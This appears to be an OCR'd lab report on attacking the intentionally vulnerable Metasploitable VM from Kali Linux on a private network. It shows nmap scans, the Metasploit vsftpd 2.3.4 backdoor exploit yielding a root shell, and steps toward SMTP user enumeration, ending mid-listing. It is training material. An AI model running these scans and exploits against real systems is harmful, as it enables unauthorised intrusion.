
```
┌──(root㉿kali)-[/home/kali]
└─# msfdb init
[+] Starting database
[i] The database appears to be already configured, skipping initialization

┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-20 09:21 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00029s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.84 seconds

┌──(root㉿kali)-[/home/kali]
└─# msfconsole
```

kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
Type here to search
29°C Sunny
ENG
06:58 PM
20-03-2023




```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole


       =[ metasploit v6.2.26-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
```

kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
Type here to search
29°C Sunny
ENG
06:58 PM
20-03-2023


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
root@kali: /home/kali
File Actions Edit View Help
Type here to search
29°C Sunny
06:59 PM
20-03-2023

```
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.56.101
rhosts => 192.168.56.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.56.101   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
```


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
root@kali: /home/kali
File Actions Edit View Help
Type here to search
06:59 PM
20-03-2023

```
   #  Name                        Disclosure Date  Rank    Check  Description
   -  ----                        ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                    normal  No     Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload/cmd/unix/interact
[-] Unknown datastore option: payload/cmd/unix/interact.
Usage: set [options] [name] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[+] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
w[*] Command shell session 1 opened (192.168.56.102:44261 → 192.168.56.101:6200) at 2023-03-20 09:26:05 -0400

whoami
sh: line 6: wwhoami: command not found
whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

4b) Exploiting Metasploit using SMTP

Step 1: Getting super access using the command $ sudo -s

Step 2: Check the IP address of the target (Metasploitable)

Step 3: Enter the command nbtscan, it is a program for scanning IP networks for NetBIOS name

information. nbtscan 192.168.56.0/24

Step 4: Enter the command nmap -sV followed by the target IP, nmap is a utility for network exploration

security auditing and -sV for the system versions. nmap -sV 192.168.56.101

Step 5: Enter msfconsole, it is used to provide a command line interface to access and work with the


Metaspoilt framework

Step 6: In the msfconsole itself give the command use auxiliary/scanner/smtp/smtp_enum

Step 7: Enter the command the show options.


Step 8: Next we must set the rhosts so enter the command as set rhosts 192.168.56.101

Step 9: Enter the command exploit




```
┌──(kali㉿kali)-[~]
└─$ sudo -s
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.102  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::f501:90e8:8198:3705  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
        RX packets 1436  bytes 163366 (159.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3732  bytes 242539 (236.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 14368  bytes 3046484 (2.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 14368  bytes 3046484 (2.9 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root㉿kali)-[/home/kali]
└─# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.56.1     DESKTOP-9OD7758  <server>  <unknown>        0a:00:27:00:00:0a
192.168.56.101   METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied

┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-20 09:30 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00012s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
```


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
Type here to search
28°C Partly sunny
ENG
07:09 PM
20-03-2023


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
Type here to search
28°C Partly sunny
ENG
07:10 PM
20-03-2023


```
Host is up (0.00012s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.69 seconds

┌──(root㉿kali)-[/home/kali]
└─# nmap -p 25 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-20 09:32 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00072s latency).

PORT   STATE SERVICE
25/tcp open  smtp
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.39 seconds
```


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
Type here to search
28°C Partly sunny
ENG
07:11 PM
20-03-2023

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole

IIIIII    dTb.dTb
  II     4'  v  'B
  II     6.     .P
  II     'T;.  .;P'
  II      'T; ;P'
IIIIII     'YvP'

I love shells --egypt


       =[ metasploit v6.2.26-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: You can upgrade a shell to a Meterpreter
session on many platforms using sessions -u
<session_id>
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search smtp

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Description
   -   ----                                                ---------------  ----       -----  -----------
   0   exploit/linux/smtp/apache_james_exec                2015-10-01       normal     Yes    Apache James Server 2.3.2 Insecure User Creation Arbitrary File Write
   1   auxiliary/server/capture/smtp                                        normal     No     Authentication Capture: SMTP
   2   auxiliary/scanner/http/gavazzi_em_login_loot                         normal     No     Carlo Gavazzi Energy Meters - Login Brute Force, Extract Info and Dump Plant Database
